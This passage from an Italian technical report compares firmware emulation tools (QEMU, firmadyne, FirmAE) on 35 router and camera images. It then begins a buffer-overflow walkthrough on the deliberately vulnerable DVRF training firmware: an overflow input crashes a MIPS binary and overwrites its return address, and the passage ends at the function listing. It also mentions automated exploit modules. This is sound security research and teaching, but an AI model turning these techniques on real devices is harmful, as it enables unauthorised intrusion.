In realtà, la NVRAM può essere modellata secondo un'astrazione: è possibile vederla come una semplice raccolta di record chiave-valore. Tramite questa astrazione, è semplice progettare una libreria che agisce semplicemente da tramite tra il kernel e l'NVRAM fisica. Rendendosi conto del grande problema che componenti *hardware* specifici per ogni dispositivo possono rappresentare ai fini dell'emulazione del firmware (più del 50% dei firmware nel dataset<sup>3</sup> utilizzato nel testing di firmadyne contenevano NVRAM), gli sviluppatori di firmadyne hanno pensato di sviluppare una libreria che potesse correttamente emulare questo componente, basandosi sul concetto di astrazione presentato precedentemente. La libreria, chiamata libnvram.so, intercetta le richieste del kernel e dei servizi ospitati dal firmware all'NVRAM e risponde con dei record "mock", contenenti o dati di default preimpostati, o leggendo i dati corretti da file di configurazione presenti nel firmware.

Per aggiungere coppie chiave-valore alle risposte precaricate da libnvram.so si può sia modificare il file `config.h` dove sono presenti "*hardcoded*" tutti i valori di default della libreria, modificare nel file `config.h` il file da cui leggere le informazioni presente sul firmware target o creare un file nella cartella `libnvram.override/` (da creare sul filesystem target) che abbia come nome il nome della chiave da aggiungere e come contenuto il valore da associare a quella chiave. La prima opzione ha come svantaggio quello di dover ricompilare lo *shared-object* libnvram.so, la seconda quella di dover prima ritrovare il file che presenti tutte le configurazioni di NVRAM sul filesystem e che questo file potrebbe sia non esistere, sia essere di un formato illeggibile dalla libreria e la terza che il valore da dover dare alla chiave mancante potrebbe essere ignoto.

Problemi legati all'assenza dell'NVRAM o all'assenza di informazioni *device specific* non ritrovate nei file nelle posizioni di default dei firmware (`/etc/nvram.default`, `/etc/nvram.conf` o `/var/etc/nvram.default`) potrebbero essere molto complessi da risolvere

---

<sup>3</sup>Dataset di firmadyne: <https://cmu.boxcn.net/s/hnpvf1n72uccnhhyfe307rc2nb9rfxmjp>

e richiedono una approfondita conoscenza di toolchain per la crosscompilazione e cross debug, nonché elevate conoscenze di debug basso livello (debug del kernel).

È importante notare come l'NVRAM non sia la sola periferica fisica *device-specific* a poter comparire all'interno di un firmware di un dispositivo embedded. Altri esempi potrebbero essere le interfacce di comunicazione GPIO (*general purpose*), I2C e SPI (seriali). Queste interfacce, però, sono ritenute meno importanti ai fini di una emulazione corretta del firmware in quanto, a differenza dell'NVRAM, spesso non sono utilizzate dagli eseguibili sotto analisi dinamica né contengono informazioni cruciali all'esecuzione di servizi o applicazioni.

#### 4.2.2 Struttura e contenuti

Dopo aver scaricato la repository Github [28] e installato il tool e le sue *dependencies* tramite gli script `download.sh` e `setup.sh` procediamo ad analizzare la *directory structure* del tool:

- **analysis/**: contiene gli script e i file sorgenti riguardanti la parte di analisi dinamica automatizzata del tool. Tra questi troviamo uno script per chiamate ad nmap, uno script in python che implementa un *directory lister* sulla base dei file trovati nel filesystem associabili a pagine web (lo script controlla se queste pagine sono accessibili senza restrizioni da parte del server web), uno script per ottenere (se possibile), informazioni sul sistema emulato tramite il protocollo SNMP e un insieme di moduli di metasploit contenenti exploit pronti all'uso. Tutte queste funzionalità sono automatizzabili chiamando lo script `analysis/runExploits.sh` commentando eventualmente le righe corrispondenti agli exploit che non vogliamo eseguire.
- **binaries/**: contiene kernel, *shared objects* della libreria `libnvram` e i binari di una console di debug già precompilati per tutte le architetture compatibili con firmadyne (mips, mipsel e armel). Questa cartella è popolata dallo script `download.sh` eseguito in precedenza
- **database/**: contiene uno script per definire lo *schema* del database Postgres di supporto all'esecuzione di firmadyne
- **images/**: la cartella che conterrà gli archivi “.tar.gz” contenenti il firmware estratto.
- **paper/**: contiene il paper di presentazione di firmadyne [10].
- **scratch/**: cartella che conterrà l'immagine “.raw” creata appositamente a partire dal firmware estratto, da passare a QEMU come filesystem della macchina virtuale, assieme ai log dell'esecuzione della macchina stessa.
- **scripts/**: contiene i file sorgenti da utilizzare per azionare i comandi di firmadyne e alcuni script da copiare sul filesystem della macchina virtuale per facilitarne l'esecuzione.
- **sources/**: contiene i file sorgenti dei moduli di firmadyne: l'estrattore di firmware, lo scraper dei contenuti dei siti dei vendor per scaricare automaticamente firmware quando possibile, la console di debug e la libreria di simulazione di NVRAM.
- E' disponibile anche un **dockerfile** per gestire meglio alcuni problemi legati alle dipendenze di pacchetti di sistema e per astrarre il più possibile la possibilità di utilizzo dallo specifico sistema operativo host in uso. Firmadyne, infatti, utilizza diversi



tool non più seguiti dai rispettivi team di sviluppo e, per questo motivo, questi ultimi possono usare librerie e dipendenze ormai deprecate in sistemi di nuova generazione. Ad esempio, utilizza estensivamente python2, ormai deprecato, per cui è consigliabile utilizzare un sistema operativo Ubuntu di versione  $\leq 18$ , o simile. Naturalmente, se si usasse docker, questi problemi sarebbero aggirati (il container predefinito degli sviluppatori di firmadyne utilizza Ubuntu 14.04).

## 4.3 FIRMAE

Il grande successo di firmadyne nella comunità di analisti del firmware e le sue potenzialità nell'automazione della fase emulativa sono indubbi [5] ma non è certo un tool privo di problemi: primo tra tutti, non è mantenuto frequentemente (ultimo commit significativo risale a 2 anni fa), utilizza sottomoduli dalle tecnologie deprecate e l'emulazione dell'NVRAM, seppur cruciale e già molto efficiente, potrebbe essere automatizzata ancora meglio. Nel 2020, alcuni ricercatori hanno pensato bene di sfruttare le conoscenze e gli strumenti ottenuti tramite firmadyne per tentare di aggiornarlo e migliorarlo, aggiungendo funzionalità e moduli al suo scheletro: nasce FirmAE, che prima di tutto è un *porting* delle funzionalità di firmadyne a python3 (rendendo la sua esecuzione possibile senza problemi anche su sistemi aggiornati e all'avanguardia) ma che risolve anche molti dei problemi riscontrati nel toolkit emulativo ormai riconosciuto come stato dell'arte. Le motivazioni che spingono i ricercatori di FirmAE a sviluppare il loro framework di emulazione sorgono dall'esperienza di questi ultimi nell'utilizzo di firmadyne e nella realizzazione che questo tool è spesso inconsistente nell'emulazione di grandi quantità di firmware eterogenei in maniera completamente automatica, e questo ostacola la ricerca automatizzata e su grande scala di vulnerabilità in grandi dataset. L'intuizione di questi sviluppatori sta nel voler automatizzare non solo la fase di emulazione, ma anche quella di risoluzione di problemi nei dispositivi che non si sono riusciti ad emulare per inconsistenze nei file di configurazione di default o per motivazioni legate a componenti software/hardware assenti nel sistema emulato. L'approccio utilizzato si basa sull'investigazione manuale delle cause che portano spesso le emulazioni di firmadyne a fallire e al loro studio e categorizzazione. Dopo aver ottenuto una buona esperienza sulle suddette cause, gli sviluppatori propongono 5 tecniche di mediazione di questi problemi, presentando un nuovo approccio all'emulazione del firmware [11].

### 4.3.1 La novità di FirmAE: l'emulazione mediata

Dall'ispezione manuale in 437 firmware delle cause più riscontrate di fallimento dell'emulazione di firmadyne, i ricercatori di FirmAE riescono a categorizzare queste cause in 5 gruppi:

- Problemi relativi al **boot**: usualmente questi problemi portano ad un kernel panic durante la fase di boot del dispositivo. Possono essere causati da una sequenza di inizializzazione errata, ad esempio se QEMU non viene istruito correttamente su quale sequenza di script di inizializzazione eseguire al boot, o da file/cartelle mancanti nel sistema e richiesti al momento del boot (come già specificato i firmware scaricati dalla rete potrebbero essere solo degli upload incrementali rispetto ad un filesystem originario).

- Problemi relativi alla **rete**: usualmente questi problemi portano ad emulazioni non raggiungibili via rete e reti mal configurate, quindi a emulazioni che non riescono ad eseguire il web server per un'analisi dinamica. Possono essere causati da un'errata gestione dell'*aliasing* degli indirizzi IP da parte di firmadyne (tecnica molto usata nei router per associare più indirizzi IP alla stessa interfaccia di rete bridge, per fare del *multiplexing* logico) o dal fatto che molti firmware non contengono informazioni sulle interfacce di rete connesse nei log del kernel (ricordando la tecnica di firmadyne di deduzione delle informazioni di rete dai log del kernel, si capisce che in questo modo il tool non riesce a configurare correttamente le interfacce) o da regole del firewall (iptables) correttamente configurate da firmadyne ma troppo restrittive (e che quindi non consentono accesso al dispositivo per l'analisi dinamica).
- Problemi relativi all'**NVRAM**: di questi problemi si è già ampiamente parlato nella Sezione 4.2.1. Problematiche del genere in firmadyne possono comunque occorrere se sul filesystem target il path di default per i valori da caricare in NVRAM dovesse non essere tra quelli ispezionati da libnvr.so di firmadyne, o se questi file dovessero essere illeggibili in quanto scritti in formati proprietari e i valori di default *hard-coded* non fossero abbastanza da soddisfare tutte le richieste del kernel.
- Problemi relativi al **kernel**: questa classe di problemi porta spesso a crash a runtime di servizi presenti sul firmware da emulare. Sono spesso dovuti o a versioni di kernel troppo vecchie rispetto a quelle aspettate dal sistema target (firmadyne usa un kernel Linux di versione 2.6.32 indipendentemente dal firmware emulato) o da *system call* non supportate o non correttamente emulate (spesso ioctl).
- Altri problemi minori: questi problemi sono legati a web server non trovati o non riconosciuti da firmadyne all'interno del filesystem del firmware target o da problematiche legate a tempi di risposta dei firmware emulati troppo grandi, che firmadyne tratta come crash dell'emulazione.




Figura 5 – Workflow logico di esecuzione di FirmAE, da [11]. Le mediazioni sono indicate dai numeri 1-5 in fase di emulazione finale

Dalla scoperta e categorizzazione di questa problematica, i ricercatori di FirmAE hanno sviluppato delle euristiche da applicare durante la fase di pre-emulazione per massimizzare le possibilità di ottenere una emulazione completamente funzionante da poter utilizzare in fase di analisi dinamica. Queste euristiche sono relative ad ognuna delle categorie prima presentate, vengono chiamate “mediazioni” e possono essere attivate/disattivate all’occorrenza dal file di

configurazione `firmae.config` situato nella cartella radice del tool. Di seguito si riporta una loro breve descrizione:

- Mediazioni relative alla fase di **boot**: FirmAE ovvia a problemi relativi a questa categoria utilizzando uno script che istruisce QEMU e il kernel del sistema emulato su una lista di path dove andare a ricercare i file di inizializzazione del sistema, anziché utilizzare il solo script `/sbin/init` come in firmadyne (che potrebbe non essere presente sul particolare firmware in esame o non essere abbastanza per inizializzare l'intero sistema) e creando, se non presenti, diversi file/directory famosamente riconosciute come indispensabili ad un sistema linux (`/etc/TZ`, `/etc/hosts`, `/var`, ecc.).
- Mediazioni relative alle configurazioni di **rete**: FirmAE ovvia a problemi relativi a questa categoria consentendo al sistema emulato di definire le sue regole di routing e configurazioni di rete e poi traducendole sul sistema host creando tante interfacce TAP quanto sono necessarie, eseguendo esattamente le stesse azioni sull'host di quelle portate avanti dal guest. In caso non ci siano abbastanza informazioni che consentono la configurazione di interfacce di rete nei log del kernel della fase pre-emulativa, FirmAE configura una rete `eth0` di default per ogni firmware che ne avesse bisogno, raggiungibile dall'host all'indirizzo `192.168.0.1`. Nel caso il guest configurasse delle regole di firewall troppo restrittive che non consentissero un'analisi dinamica completa, queste regole sarebbero eliminate da FirmAE.
- Mediazioni relative all'**NVRAM**: FirmAE ovvia a problemi relativi a questa categoria ricercando durante la fase di pre-emulazione le chiavi richieste dal kernel all'NVRAM in tutto il filesystem, trovando file di configurazione che contengano le coppie chiave-valore di default del sistema target, a differenza di cercare queste coppie solo in path di default come firmadyne. I valori trovati saranno iniettati a runtime durante l'emulazione finale sfruttando la cartella `libnvram.override/` e la strategia messa a punto da firmadyne descritta in Sezione 4.2.1. Nel caso non si trovassero informazioni sulle coppie chiave-valore richieste dal kernel all'NVRAM nel sistema, FirmAE si limita a restituire alla richiesta del kernel una stringa vuota (anziché il valore "NULL" come firmadyne, che risulta in kernel panic), modificando il codice originale della libreria `libnvram.so`.
- Mediazioni relative al **kernel**: FirmAE ovvia a problemi relativi a questa categoria utilizzando un kernel Linux di versione 4.1.17, capace di supportare anche system call più recenti utilizzate da firmware di dispositivi all'avanguardia, utilizzando opzioni di compatibilità offerte dal kernel stesso a tempo di compilazione per supportare anche versioni meno recenti di queste system call. Inoltre, gli sviluppatori di FirmAE hanno ulteriormente modificato il codice di `libnvram.so` per intercettare non solo chiamate del kernel all'NVRAM, ma anche chiamate ai moduli del kernel tramite la funzione `ioctl`, costruendo in maniera simile al caso per l'NVRAM risposte preformate che soddisfano chiamate al modulo `acos_nat`, che negli studi condotti è stata riscontrata il più delle volte. Facendo ciò, hanno aperto la possibilità ad altri ricercatori di estendere in questo modo il supporto anche ad ulteriori moduli del kernel in caso di bisogno.
- Altre **mediazioni minori**: FirmAE aggiunge dei timeout appropriati al termine della fase pre-emulativa, prima di eseguire test sulla raggiungibilità del target via rete o del suo

server web, dando tempo sufficiente a dispositivi eterogenei (che potrebbero avere tempi di risposta differenti) di completare la fase di boot e di configurare i diversi servizi e di rispondere alle richieste ping e curl effettuate dall'host per la verifica dei risultati di cui prima. FirmAE, inoltre, tenta anche di cercare nelle cartelle solitamente contenenti file eseguibili in filesystem Linux (/bin, /usr/bin, ecc.) i binari corrispondenti a servizi web più comuni in dispositivi embedded (boa, lighttpd, mini\_httpd, ecc.) e li esegue nel caso gli script di init non abbiano presente il codice necessario all'avvio automatico di questi servizi in fase di boot, processo completamente ignorato da firmadyne.

Queste mediazioni, unite al workflow di emulazione introdotto da firmadyne, danno vita a quello che i ricercatori di FirmAE chiamano "emulazione mediata". Questo approccio è di sicuro non convenzionale ai fini di un'emulazione "1 a 1" del firmware di un dispositivo, in quanto "inietta" piccole modifiche al filesystem target, minandone l'integrità e possibilmente anche modificando delle funzionalità del firmware. Questo, però, non è grave ai fini dell'analisi dinamica del firmware, in quanto aumenta di molto le possibilità di emulare correttamente le interfacce che il firmware espone all'esterno e su rete, consentendo di ottenere un'ambiente virtuale perfetto per l'analisi dinamica di vulnerabilità e anche di parallelizzare questo tipo di analisi, rendendo scalabile e possibili anche su dataset ampi. La non gravità delle modifiche apportate dalle mediazioni di FirmAE sulla corretta emulazione di firmware ai fini dell'analisi dinamica è anche dimostrata in [11], dove si prova come l'approccio utilizzato da FirmAE abbia portato alla scoperta di diverse vulnerabilità in dispositivi eterogenei e, addirittura, alla scoperta di 12 nuove vulnerabilità "0-day" in 23 dispositivi. Dal lato negativo, però, si può dire che l'aggiunta di alcune mediazioni a runtime fa salire di molto il tempo necessario ad ottenere una emulazione funzionante se si compara al tempo di emulazione di tool come firmadyne. Questo è testabile confrontando i tempi di emulazione ottenuti da FirmAE su un particolare firmware, prima attivando tutte le mediazioni e poi disattivandole.

#### 4.3.2 Struttura e contenuti

Essendo fortemente basato su firmadyne, FirmAE ne condivide la struttura delle cartelle e i sorgenti, anche se aggiornati e modificati (ad esempio vengono aggiunte le mediazioni di cui parlato precedentemente). Alcune differenze sono, però, presenti:

- la cartella **analyses/** contiene moduli diversi da quelli di firmadyne: oltre allo script nmap, contiene un fuzzer utile a testare gli input delle pagine web in cerca di *buffer overflows*, *command injection* e *cross-site scripting* e al posto dei moduli metasploit, contiene un numero molto maggiore di moduli routersploit [38], un framework *metasploit-like* ma che contiene tutti e soli i *Common Vulnerabilities Exploits* conosciuti relativi a router e dispositivi IoT. Lo script analyses/analyses\_all.sh automatizza il processo: log della sessione di analisi dinamica saranno salvati nella cartella analyses/analyses\_log/<ID>, dove ID è l'ID affibbiato al firmware in fase di esecuzione.
- la cartella **core/** presenta un Dockerfile attivabile tramite lo script docker-init.sh: tutta l'esecuzione di FirmAE è delegabile a container docker tramite lo script docker-helper.py, permettendo emulazione in parallelo di diversi firmware.

- la cartella **firmwares/** dovrà contenere i file binari contenenti i firmware da analizzare. È importante inserire i firmware in questa cartella per garantire un corretto funzionamento.
- la cartella **util/** contiene degli script in python utili a raccogliere in un report conclusivo tutti i risultati ottenuti nei test trascorsi, unendo e formattando in un unico file i contenuti dei file di log nelle cartelle scratch/.
- Le funzionalità di FirmAE sono scatenate dallo script `run.sh` che automatizza le chiamate ai diversi moduli, necessarie per portare a compimento l'emulazione. Allo script va dato in input il brand del firmware da testare, il file contenente il firmware e la modalità di utilizzo: FirmAE ha 4 modalità di utilizzo:
  - Modalità di **prova** (-c): FirmAE prova ad emulare il firmware per controllare lo stato dell'emulazione stessa. Il risultato di questa modalità è una serie di file di log che contengono informazioni interessanti sul firmware appena emulato (indirizzo ip, file contenenti le chiavi NVRAM richieste dal kernel, architettura, versione del kernel utilizzata, parametri custom passati al kernel, ecc.). Di questi file i più importanti sono `ping`, che indica se il firmware emulato è raggiungibile tramite l'interfaccia di rete virtuale (true/false) e `web`, che indica se l'emulazione è riuscita ad eseguire il server web del firmware (true/false). Un ultimo log importante è il file `result` che avrà valore true nel caso in cui l'emulazione del firmware è raggiungibile via rete e ha un server web funzionante, false in ogni altro caso.
  - Modalità di **esecuzione** (-r): in questa modalità si esegue l'emulazione del firmware senza altre funzionalità.
  - Modalità di **debug** (-d): simile alla modalità di esecuzione ma rende il firmware accessibile tramite telnet sulla porta 31338 e tramite shell su porta seriale virtuale 31337 (creata tramite il comando `-serial` di qemu system mode). Questa modalità è sempre preferibile rispetto a quella di esecuzione in quanto fornisce un accesso diretto al firmware emulato (a differenza di firmadyne, la modalità esecuzione non mostra un prompt di login o una shell interagibile); questo è molto comodo nei casi in cui il firmware non è raggiungibile via rete o se non è stato possibile eseguire il suo server web per investigare il problema dall'interno del firmware e durante la sua esecuzione.
  - Modalità di **analisi** (-a): in questa modalità, dopo l'emulazione del firmware, si attiva il processo automatico di analisi dinamica (`analyses/analyses_all.sh`)

Durante l'attività, una volta presa familiarità con il tool si è ritenuto comodo eseguire lo script sempre prima in modalità di prova e, successivamente ad una veloce analisi dei log risultanti, in modalità di debug.

## 5 CONFRONTO DEI TOOL E PENETRATION TESTING

In questa sezione si procederà al confronto delle performance dei tool presentati sotto il punto di vista dell'emulazione, processo cruciale per una analisi dinamica scalabile e automatizzabile. I test sono stati condotti su un campione di 35 firmware differenti in tipo (Router, modem, powerline, IP Cameras), casa produttrice (Asus, Trendnet, Netgear, D-Link, ecc.) e architetture (mipseb, mipsel e armel) per analizzare le performance dei tool in diverse situazioni applicative. I valori si basano su risultati ottenuti automaticamente, senza dover implementare soluzioni ad eventuali problemi riscontrati, quindi utilizzando solo le potenzialità del tool in analisi. Tutte le emulazioni con FirmAE sono state eseguite con tutte le mediazioni attivate. Tutte le emulazioni di QEMU sono state portate avanti copiando il filesystem del firmware su una virtual machine della stessa architettura del firmware target e utilizzando l'utility di Linux chroot per eseguire gli script di init del firmware e di startup del suo web server. Segue una legenda dei valori dei risultati assegnati ad ogni tool (Tabella 1).

Simbolo	Risultato ottenuto
-	<b>Non emulato:</b> kernel panic o errore nell'inizializzazione del dispositivo. Sarà necessario fare debug a basso livello (debug del kernel) per risolvere i problemi che non hanno permesso la corretta esecuzione della sequenza di init del firmware.
/	<b>Fase di boot completata:</b> il dispositivo ha superato la fase di boot ma non è accessibile tramite rete; è comunque possibile accedervi tramite terminale o ispezionare i log per analizzare i motivi per cui la rete non è stata configurata correttamente.
+	<b>Rete configurata correttamente:</b> il dispositivo ha superato la fase di boot ed è accessibile via rete; ispezionando i log o accedendo (eventualmente anche tramite rete) al sistema emulato è possibile analizzare i motivi per cui non è stato possibile eseguire il web server (se presente).
*	<b>Rete e web server accessibili:</b> condizione ottimale di emulazione per analisi dinamica.

*Tabella 1: legenda per i valori dei campi QEMU, firmadyne e FirmAE in Tabella 2*

Dalla Tabella 2 possiamo evincere le seguenti statistiche riguardanti i risultati delle emulazioni:

- Con QEMU si è riusciti ad emulare con successo il 20% dei firmware in analisi (7/35). Di questi 7, di nessuno si è riuscito ad eseguire il web server (0% della totalità dei firmware)
- Con firmadyne si è riusciti ad emulare con successo il 51% dei firmware in analisi (18/35). Di questi 18, di 7 si è riuscito ad eseguire il web server (20% della totalità dei firmware)
- Con FirmAE si è riusciti ad emulare con successo l'86% dei firmware in analisi (30/35). Di questi 30, di 21 si è riuscito ad eseguire il web server (60% della totalità dei firmware)

Questo conferma i vantaggi dell'approccio con mediazioni nell'emulazione di FirmAE, anche a scapito di un'integrità del firmware originale. C'è da dire, però, che i cattivi risultati di QEMU erano aspettati, in quanto il tool non possiede nessuna delle potenzialità di automazione nella risoluzione di problemi di configurazione che incontriamo negli altri due tool. QEMU, quindi, resta un tool valido non solo per la sua integrazione in firmadyne e FirmAE, ma anche per le elevate possibilità di configurazione della macchina virtuale con cui si emulerà il firmware e per la sua user mode emulation.

Firmware	Brand	Tipo	Arch	QEMU	firmadyne	FirmAE
WNAP320FirmwareVersion_2.0.3	Netgear	Router	mipseb	+	*	*
R6100-V1.0.1.12	Netgear	Router	mipseb	-	-	*
R8000-V1.0.4.18_10.1.49	Netgear	Router	armel	-	-	*
WPA4220USARBRV3_171016	Tplink	Powerline	mipsel	-	-	+
TL-WA850REV4170109	Tplink	Range extender	mipsel	-	-	*
ArcherC50v1_150325	Tplink	Router	mipsel	-	*	*
DCS-930LFIRMWARE1.11B1	D-Link	IP Camera	mipsel	/	/	*
DCS-932LREVAFIRMWARE_v1.04B05	D-Link	IP Camera	mipsel	/	/	*
DIR-820LWREVBFIWMWAREPATCH2.03.B01_TC	D-Link	Router	mipseb	-	*	*
NC220v1.3.0180105	Tplink	IP Camera	mipsel	-	-	+
NBG6604V1.00ABIR.3_C0	ZyXEL	Router	mipsel	-	-	-
COVR-3902REVAROUTERFIRMWAREv1.01B05	D-Link	Router	armel	-	/	*
dir300v1.05a319	D-Link	Router	mipseb	+	*	*
F9K1102WW1.00.19	Belkin	Router	mipsel	-	-	*
FWM102.0.05.001_20160426	Linksys	Router	mipsel	-	/	+
FWTV-IP301W-IP301_301W	Trendnet	IP Camera	mipsel	-	-	-
FWRTN65U_30043763754	Asus	Router	mipsel	-	/	/
JNR3000V1.1.0.291.0.1	Netgear	Router	mipseb	/	/	*
TEW-825DAP_1.08B04	Trendnet	Access Point	mipseb	-	*	*
TW100-BRM504_0.01.21	Trendnet	Router	mipsel	-	/	*
WAG320N-EU-ANNEXA-ETSI-1.00.13	Linksys	Modem Router	mipseb	-	*	*
WAP3205v21.00_AAEX.3	ZyXEL	Access Point	mipsel	-	-	+
WNDR4300-V1.0.2.104	Netgear	Router	mipseb	-	+	*
DIR868LA1_FW108KRb01	D-Link	Router	armel	-	/	*
F9K1111Belkin1.04.17_upg	Belkin	Range Extender	mipseb	-	*	*
FWBLUECAVE300438432546	Asus	Router	mipseb	-	-	-
FWLAPAC1750_1.1.01.000	Linksys	Access Point	mipseb	+	/	+
FWPLW4001.0.07.016	Linksys	Router	mipsel	-	-	*
FWRTACRH17_300438250470	Asus	Router	armel	-	-	-
FWWL500gpv23044_TW	Asus	Router	mipsel	-	-	-
NBG2105V1.00AAGU.2_C0	ZyXEL	Router	mipseb	-	-	+
FWTV-IP851WCV1_1.03.03	Trendnet	IP Camera	mipsel	-	-	*
TL-WR841NUS_V14180319	Tplink	Router	mipsel	+	+	+
F7D7302WW1.00.23	Belkin	Router	mipsel	-	-	*
wrt160Nv22.0.05.00220160818	Linksys	Router	mipsel	-	-	-

Tabella 2: Firmware di esempio su cui si è testata la capacità emulativa dei tool in esame.

Infine, per mettere in pratica le conoscenze acquisite, sia in ambito di emulazione che di ricerca di vulnerabilità si sono eseguiti diversi penetration test, di cui si presentano 3 situazioni di esempio. Tutti i penetration test sono stati effettuati tenendo a mente la metodologia in Sezione 3.1 e vengono riportate soltanto i ritrovamenti più eclatanti di ogni target, per non appesantire il documento.

## 5.1 DAMNVULNERABLEROUTERFIRMWARE

### 5.1.1 Emulazione

Dopo aver estratto il filesystem presente nel “.bin” del firmware con il comando `binwalk -Me DVRF_v03.bin`, diamo un’occhiata ai file presenti: ci si rende conto che il filesystem non offre un’interfaccia web. Notiamo una cartella `pwnable`: essa contiene dei binari vulnerabili su cui fare pratica. Dato che sono soltanto degli eseguibili e non richiedono l’emulazione di un intero sistema per funzionare, pensiamo di utilizzare la *user mode* emulation di QEMU per emulare soltanto i binari interessati con la giusta architettura e *endianness* del processore.

Per prima cosa, utilizziamo il comando `file` per ottenere informazioni sull’eseguibile:

```
$ file stack_bof_01
stack_bof_01: ELF 32-bit LSB executable, MIPS, MIPS32 version 1 (SYSV),
dynamically linked, interpreter /lib/ld-uClibc.so.0, not stripped
```

Si può notare come il binario sia di tipo `elf` ed eseguibile da processori di architettura MIPS in configurazione *little endian*. Inoltre, le librerie da cui dipende sono caricate dinamicamente e il file non è *stripped*, ossia contiene ancora tutti i simboli di debug associati al file sorgente di origine (nomi di funzioni, variabili, ecc.). Questo renderà più semplice il nostro lavoro di *reverse engineering* e di debug. Ritorniamo nella cartella radice del nostro filesystem estratto e lanciamo il comando `qemu-mipsel` (la sintassi è stata discussa nella sezione 4.1.2).

```
$ qemu-mipsel -g 1234 -L . pwnable/Intro/stack_bof_01
```

### 5.1.2 Debugger

In un altro terminale, eseguiamo un’istanza di `gdb-multiarch` (installabile su un sistema Linux *debian-based* con il comando `sudo apt install gdb-multiarch`). Dopo la partenza del programma bisogna istruirlo sul file eseguibile da debuggare, l’architettura e l’endianness della cpu che lo sta eseguendo e sul fatto che il target sia remoto.

```
$ gdb-multiarch
(gdb) file pwnable/Intro/stack_bof_01
Reading symbols from pwnable/Intro/stack_bof_01...(no debugging symbols
found)...done.
(gdb) set arch mips
The target architecture is assumed to be mips
(gdb) set endian little
The target is assumed to be little endian
(gdb) target remote localhost:1234
```



```
Remote debugging using localhost:1234
warning: remote target does not support file transfer, attempting to access
files from local filesystem.
Reading symbols from
/home/markdc/Sicurezza/Firmwares/_DVRF_v03.bin.extracted/squashfs-root/lib/ld-
uClibc.so.0...(no debugging symbols found)...done.
0x767b9a80 in _start () from
/home/markdc/Sicurezza/Firmwares/_DVRF_v03.bin.extracted/squashfs-root/lib/ld-
uClibc.so.0

(gdb) c
Continuing.
[Inferior 1 (Remote target) exited with code 01]
```

Dando l'istruzione 'c' a gdb (*continue*) per continuare l'esecuzione che è stata stoppata da un breakpoint nell'entry point del programma, vediamo come l'istanza del programma si fermi e termini l'esecuzione con codice '01'; questo perché, come ci viene indicato sul terminale, il programma va eseguito con un argomento. Eseguiamolo di nuovo con la stringa test123.

```
Welcome to the first BoF exercise!
You entered test123
Try Again
```

### 5.1.3 Testing degli input

Evidentemente il parametro da passare come argomento è una sorta di *passphrase* e noi non la conosciamo ma, come indicato anche dal nome dell'esercizio, proviamo a sfruttare questo argomento a nostro vantaggio cercando di causare un *Buffer Overflow*. Rieseguiamo il comando dando in input l'output dello script

```
python -c "print('A' * 300)"
```

che genera un payload di 300 caratteri 'A'. Il risultato è quello che ci aspettavamo:

```
Welcome to the first BoF exercise!
You entered
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Try Again
Segmentation Fault
```

Siamo riusciti a far andare in crash il programma, procurando un *segmentation fault*: in tutta probabilità siamo andati a scrivere in una sezione di memoria non consentita tramite una funzione vulnerabile (strcpy) che non ha fatto controlli sul buffer degli input. Per esserne sicuri, dovremmo ispezionare i registri della cpu con gdb; prima ancora di farlo, però, possiamo confermare la nostra ipotesi grazie a questo messaggio su gdb:

```
0x3ffbaa80 in ?? ()
(gdb) c
Continuing.
Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
```

La prima riga ci informa che l'*entry point* del programma è situato all'indirizzo 0x3ffbaa80; dopo aver istruito di continuare con l'esecuzione, però, ci viene confermato il *segmentation fault* e notificato che il **Return Address** (il registro che mantiene il valore di ritorno di una chiamata a funzione, RA) ha valore 0x41414141. 0x41 è il valore ASCII per il carattere 'A': sembra che siamo riusciti a sovrascrivere il *return address*!

```
(gdb) info registers
      zero      at      v0      v1      a0      a1      a2      a3
R0     00000000  ffffffff 00000041 3ff639b8 0000000a 3ff639c3 0000000b 00000000
      t0       t1       t2       t3       t4       t5       t6       t7
R8     81010100 7efefeff 41414141 41414141 41414141 41414141 41414141 41414141
      s0       s1       s2       s3       s4       s5       s6       s7
R16    00000000 00000000 00000000 ffffffff 40800054 0040059c 00000002 004007e0
      t8       t9       k0       k1       gp       sp       s8       r8
R24    3fee75e0 3fef0270 00000000 00000000 00448cd0 407fff78 41414141 41414141
```

Valori contenuti nei registri della cpu emulata: in rosso il valore del return address ('AAAA')

### 5.1.4 Exploitation

Una volta compreso che il programma è suscettibile a buffer overflow, dobbiamo trovare un modo per sfruttarlo a nostro vantaggio: diamo un'occhiata alle funzioni disponibili nel programma (Figura 6).

```
(gdb) info functions
All defined functions:

Non-debugging symbols:
0x0040059c  _init
0x00400630  __start
0x00400630  _ftext
0x00400690  __do_global_dtors_aux
0x00400748  frame_dummy
0x004007e0  main
0x00400950  dat_shell
0x004009d0  __do_global_ctors_aux
0x00400a30  strcpy
0x00400a40  printf
0x00400a50  puts
0x00400a60  system
0x00400a70  __uClibc_main
0x00400a80  memset
0x00400a90  exit
0x00400ab0  _fini
0x3ffbaa80  _ftext
0x3ffbaa80  _start
0x3ffbad64  _dl_parse_lazy_relocation_information
0x3ffbadf8  _dl_run_init_array
```

